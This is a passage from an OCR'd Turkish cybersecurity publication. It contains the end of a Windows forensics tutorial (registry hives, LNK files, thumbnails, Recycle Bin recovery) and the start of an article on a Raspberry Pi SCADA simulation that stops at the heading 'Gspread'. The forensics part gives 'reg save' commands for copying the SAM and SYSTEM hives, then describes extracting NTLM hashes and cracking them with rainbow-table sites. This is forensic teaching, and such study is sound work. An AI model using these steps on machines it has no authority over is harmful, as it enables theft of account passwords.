





3. SAM ve SYSTEM Dosyalarını Kullanarak Kullanıcı Hesaplarının ve Parola Bilgilerinin Elde Edilmesi

"C:\WINDOWS\system32\config" dizini altında yer alan SAM ve SYSTEM dosyalarını "**C:\WINDOWS\system32\config >reg save hklm\sam C:\sam**" ve "**C:\WINDOWS\system32\config >reg save hklm\system** C:\system" komutlarını kullanarak **C:** dizini altına kopyalayabilirsiniz.

SAM ve SYSTEM dosyalarını **SAMInside** yazılımı ile pars edebilirsiniz. Pars işleminin ardından bilgisayarda yer alan kullanıcı hesaplarını ve bu hesaplara ait NTLM ile şifrelenmiş kullanıcı parolalarını elde edebilirsiniz. Elde edilen NTML hash değerine karşılık gelen parolayı, rainbow tabloları ile karşılaştırma imkanı sunan internet sitelerini kullanarak elde edebilirsiniz.



Ayrıca, SYSTEM dosyasını **Regripper** isimli yazılım ile parse ederek; bilgisayara takılan harici depolama aygıtlarının bilgilerini ve bilgisayarın almış olduğu son IP adresi bilgisi gibi birçok veriyi elde edebilirsiniz. **RegRipper**, **SAM**, **SYSTEM**, **SOFTWARE** ve **NTUSER.DAT** dosyalarını ayrıştırabilen otomatik bir Registry ayrıştırıcısıdır. Kayıt defteri dosyalarının içeriğini incelemek için kullanılmaktadır.




4. ARTIFACT Dosyalarının Analizi:

4.1. LNK Dosyası:

Adli bilişim incelemelerinde, kullanıcı tarafından en son hangi uygulamaların çalıştırıldığını, hangi dosyanın açıldığını tespit etmek için kullanılmaktadır. Silinmiş bir dosya, silinmeden önce görüntülenmiş ise bu dosyaya ait **lnk** dosyası oluşacağından, silinen dosya ile ilgili bilgiler elde edilebilmektedir. Yaklaşık 2 KB boyutunda olan lnk dosyası **LinkParser** yazılımı ile analiz edildiğinde; temsil ettiği dosyanın oluşturulma tarihi, değiştirilme tarihi, dosyanın konumu, oluşturulduğu aygıtın MAC adresi gibi birçok veri elde edilebilmektedir.


LNK Dosyalarının konumu işletim sistemine göre değişiklik göstermektedir.

- Windows XP'de: **C:\Documents and Settings\<username>\Recent**
- Windows Vista/7/10'da: **C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Recent**



4.2. Thumbnail Dosyası:

- Kullanıcı tarafından görüntülenen pencerelere, resimlere ait önbelleğe alınmış küçük resimlerin tutulduğu veri tabanı dosyasıdır. Önbelleğe alınmış küçük resimleri elde etmek için **Thumbcache Viewer** yazılımı kullanılmaktadır. Thumbnail dosyaları; **C:\Users\<username>\AppData\Local\Microsoft\Windows\Explorer** dizini altında bulunmaktadır.



4.3. Recycle.bin Dosyası:

Geri dönüşüm kutusundan silmiş olduğunuz dosyaların bilgisinin tutulduğu dosyadır. Aşağıda belirtmiş olduğum işlem adımlarını uygulayarak geri dönüşüm kutusundan silinen dosyaları kurtarabilirsiniz.

Recyle.bin dosyasının konumu işletim sistemine göre değişiklik göstermektedir.

- Windows XP'de: **C:\RECYCLE**
- Windows Vista/7/10'da: **C:\$Recycle.bin**

Adım 1:

Konsol ekranından **C:\$Recycle.bin** konumuna gelerek **wmic useraccount get name,sid** komutu ile bilgisayarda yer alan kullanıcılara ait bilgiler elde edilir.

```
C:\$Recycle.Bin>wmic useraccount get name,sid
Name               SID
Administrator      S-1-5-21-3877241328-3304667321-797306692-500
DDFS               S-1-5-21-3877241328-3304667321-797306692-1001
Guest              S-1-5-21-3877241328-3304667321-797306692-501
VarsayılanHesap    S-1-5-21-3877241328-3304667321-797306692-503
WDAGUtilityAccount S-1-5-21-3877241328-3304667321-797306692-504
```

Adım 2:

Elde edilen kullanıcı bilgileri içerisinden, kullanmakta olduğunuz kullanıcının SID dosyasına **cd** komutu ile giriş yapabilir ve daha sonrasında da **dir\a** komutu ile dizin içerisindeki dosyaları görüntüleyebilirsiniz.

```
C:\$Recycle.Bin>cd S-1-5-21-3877241328-3304667321-797306692-1001

C:\$Recycle.Bin\S-1-5-21-3877241328-3304667321-797306692-1001>dir/a
 Volume in drive C has no label.
 Volume Serial Number is 6C08-18A8

 Directory of C:\$Recycle.Bin\S-1-5-21-3877241328-3304667321-797306692-1001

06.03.2019  11:45    <DIR>          .
06.03.2019  11:45    <DIR>          ..
06.03.2019  09:06               142 $I8NH1OE.SQLEXPRESS
06.03.2019  11:45               108 $I9JXZCE
22.02.2019  10:40               218 $ID6RU1R.PNG
22.02.2019  10:43               254 $IH8NYLH.PNG
22.02.2019  10:41               184 $IMCWQYV.PNG
04.03.2019  11:55               154 $IVCRTSO.tmp
05.03.2019  10:27               154 $IXWJ6AH.tmp
06.03.2019  09:06               146 $IYHXHUD.SENT4EXPRESS
17.01.2019  18:05    <DIR>          $R8NH1OE.SQLEXPRESS
06.03.2019  11:44    <DIR>          $R9JXZCE
22.02.2019  09:48           120.465 $RD6RU1R.PNG
22.02.2019  10:14           238.706 $RH8NYLH.PNG
22.02.2019  09:42             8.124 $RMCWQYV.PNG
04.03.2019  09:08        37.687.716 $RVCRTSO.tmp
05.03.2019  09:10         2.152.095 $RXWJ6AH.tmp
17.01.2019  17:43    <DIR>          $RYHXHUD.SENT4EXPRESS
08.11.2018  17:28               129 desktop.ini
              14 File(s)     40.208.595 bytes
               5 Dir(s)  31.434.989.568 bytes free
```


Adım 3:

Tespit edilen dosyalar "**copy *$I Kopyalanacak Adres**" komutu ile dışarıya çıkartılır.

Komut İstemi

```
C:\$Recycle.Bin\S-1-5-21-3877241328-3304667321-797306692-1001>copy $* \Users\
$I8NH1OE.SQLEXPRESS
$I9JXZCE
$ID6RU1R.PNG
$IH8NYLH.PNG
$IMCWQYV.PNG
$IVCRTSO.tmp
$IXWJ6AH.tmp
$IYHXHUD.SENT4EXPRESS
$RD6RU1R.PNG
$RH8NYLH.PNG
$RMCWQYV.PNG
$RVCRTSO.tmp
$RXWJ6AH.tmp
       13 file(s) copied.

C:\$Recycle.Bin\S-1-5-21-3877241328-3304667321-797306692-1001>
```

Adım 4:
Dışarıya çıkarılan dosyalar **$I Parser** yazılımı ile pars edilerek anlamlı hale getirilir. Pars işlemi sonrasında; dosyaların isimleri, konumları, silinme tarihleri gibi birçok bilgi elde edilir.



Deleted Date	File Name	File Size (bytes)	Version
03.06.2019 06:06:36 UTC	C:\Program Files\Microsoft SQL Server\MSSQL13.SQLEXPRESS	6063840	Windows 10
03.06.2019 08:45:23 UTC	C:\Users\DDFS\Desktop\sanal\Yeni klasi¿½r	113512	Windows 10
02.22.2019 07:40:51 UTC	C:\Users\DDFS\Desktop\Egitim\Bulgular\cafe panis1[]o.PNG	120465	Windows 10
02.22.2019 07:43:35 UTC	C:\Users\DDFS\Desktop\Egitim\Bulgular\W Parisri_[]_.PNG	238706	Windows 10
02.22.2019 07:41:06 UTC	C:\Users\DDFS\Desktop\Egitim\Bulgular kafeler1[].PNG	8124	Windows 10
03.04.2019 08:55:01 UTC	C:\Users\DDFS\AppData\Roaming\Microsoft\PowerPoint\ppt1CEE.tmp	37687716	Windows 10
03.05.2019 07:27:06 UTC	C:\Users\DDFS\AppData\Roaming\Microsoft\PowerPoint\ppt57C9.tmp	2152095	Windows 10
03.06.2019 06:06:33 UTC	C:\Program Files\Microsoft SQL Server\MSSQL13.SENT4EXPRESS	225708016	Windows 10

Her zaman, mühendisliğin/uzmanlığın herhangi bir sistemi manuel olarak lisanslı yazılımlar kullanmadan incelenebileceğine inandığımdan ötürü, elimden geldiğince Adli Bilişim ve Siber Güvenlik alanlarında elde etmiş olduğum bilgi ve tecrübelerimi başkalarına aktarmaya çalışmaktayım.

Bu makalede ele almış olduğum Windows Forensic konusu oldukça derin ve uzun bir husus olduğundan, siz değerli okurlara fikir ve yol gösterici olması ümidiyle yalnızca bazı bölümlerinden bahsettim, umarım faydalı olmuştur.

Saygılarımla.

Mehmet Enes Özen / menesozen13@gmail.com

Raspberry Pi ile SCADA Simülasyonu

SCADA, İngilizce açılımı, Supervisory Control And Data Acquisition'dır. Bahsi geçen kelimelerin ilk harfleri ile oluşturulan SCADA'yı Türkçe'ye, "Merkezi Kontrol ve Veri Toplama Sistemi" olarak çevirebiliriz. SCADA, kontrol ve otomasyon dünyasında otomasyon mimarisinin en üst katmanını oluşturan ve operatörlere sistem kullanıcı arayüzü sağlayan önemli bir yazılımdır.

SCADA sistemi ile tesisinizin kontrol odasında adeta tesisinizi modellemiş olursunuz. SCADA yazılımının çalıştığı ekranlardan tesisinizin genel durumu, cihazların arıza, çalışma durumları, reçeteleriniz, verimlilik ve etkinlik analizleriniz gibi pek çok konuya operatörleriniz hakim olur. SCADA sistemini tek bir bilgisayarda kullanabileceğiniz gibi bir VideoWall sisteminden, mobil cihazınızdan veya taşınabilir bilgisayarınızdan da takip edebilirsiniz.

Günümüzde pek çok ticari SCADA sistemi bulunmaktadır. Ne yazık ki, çoğunun maliyeti hayli fazla, konfigrasyonunu yapmak zor ve bunları yapılandıran mühendisin pek çok bilgiye sahip olması gerekiyor. Ancak şanslıyız ki, açık kaynak düşüncesine destek veren insanlar geliştirdikleri yazılımları tüm dünya ile paylaşıyorlar. Böylece bu tür yazılımları ihtiyacımız olduğunda kullanabiliyor ve bu yazılımların gelişmesine de katkıda bulunabiliyoruz. Dahası, teknik ilerlemeler, nano teknolojinin gelişmesi ve Cambridge araştırmacılarının geliştirdikleri Raspberry Pi sayesinde hayatımız daha da kolaylaşıyor. Avuç içi boyutundaki bu bilgisayarlar sayesinde yapacaklarımız sadece hayallerimiz ile sınırlı kalıyor.

Kendi SCADA sistemimizi nasıl kurabiliriz?


Bir SCADA sistemi kurarken ihtiyacınız olan temel elemanlar; donanım, yazılım ve HMI. İnternetten araştırma yaptığınızda pek çok farklı amaçla kullanılan SCADA sistemleri ve bu sistemlerde kullanılan farklı ekipmanları göreceksiniz. Bu yazımızda iki temel eleman üzerinden SCADA sistemimizi oluşturacağız.

- Raspberry Pi ve
- Advanced HMI

Şimdi sistemimizde kullanılacak tüm bileşenleri tek tek inceleyelim ve ardından örneğimize geçelim.

Raspberry Pi


Bu küçük canavarı sanırım duymayan kalmamıştır fakat yine de tanıtmak gerekirse; Raspberry Pi, pek çok simülasyon sistemini tasarlayabileceğiniz, Python dilini desteklemesi, Python kütüphanelerinin çeşitliliği ve güçlü oluşu sayesinde, kolay, ucuz ve küçük sistemler ortaya çıkarabileceğiniz küçük bilgisayardır. Ben bu sistemimde Raspberry Pi 3 Model B kullandım.



Advanced HMI

Öncelikle, HMI'nın ne demek olduğu ve ne maksatla kullanıldığına değinecek olursak; HMI (Human Machine Interface), İnsan Makine Arayüzü anlamına gelen bu sistem, "dokunmatik panel", "operator panel" gibi isimler ile endüstriyel sistemlerin gözdesi olmuştur. Advanced HMI ise .NET framework tabanlı ve Visual Basic ile yazılmış bir yazılımdır. Advanced HMI, HMI'yı çok kolay bir şekilde oluşturmanıza, hatta sadece sürükle bırak yaparak bile arayüz oluşturabilmenize olanak sağlar. **En büyük özelliği tamamen ücretsiz olmasıdır. İkinci en önemli özelliği ise herhangi bir yazılım dili bilmenize gerek kalmadan kolayca yapılandırıp hızlıca kullanmaya başlayabilirsiniz.** Ayrıca, çeşitli iletişim protokollerini de

içerdiğini söylemek isterim; Allen Bradley, Beckhoff, Modbus TCP / RTU, Omron ve OPC. Son olarak bu yazılım Windows işletim sistemi üzerine kolayca kurulmakta ve sadece Microsoft Visual Studio Express'e ihtiyaç duymaktadır. Dilerseniz bu linkten ücretsiz bir şekilde ulaşabilirsiniz: http://bit.ly/2m4xSAs.



Modbus Server

İletişim protokolü olarak bu sistemimizde Modbus TCP kullanacağız çünkü hem Advanced HMI yazılımımız bu protokolü destekliyor hem de Pymodbus kütüphanesi ile çok kolay bir şekilde oluşturulabilir . Pymodbus hakkında tüm dökümanlara bu adresten ulaşabilirsiniz: https://pymodbus.readthedocs.io/en/latest/.


WiringPi

WiringPi, Raspberry Pi üzerindeki GPIO pinlerini (GPIO portları, mikrodenetleyici cihazların çevresel cihazlarla iletişim kurması için kullanılır.) kontrol etmenizi sağlayan C dili ile yazılmış bir kütüphanedir. Gerekli bilgileri bu adreste bulabilirsiniz: http://wiringpi.com/. Kurulum için github linki buradadır: https://github.com/WiringPi/WiringPi-Python.

DHT11 sensörü


Fiyatı çok ucuz olan bu sensoör ile ortamın sıcaklığı ve nem kolayca ölçülebilmektedir. DHT11 sensörünün kütüphanesini bu adresten kurabilirsiniz: https://github.com/adafruit/Adafruit_Python_DHT.


DHT11 pins	
1	VCC
2	DATA
3	NC
4	GND




Gspread

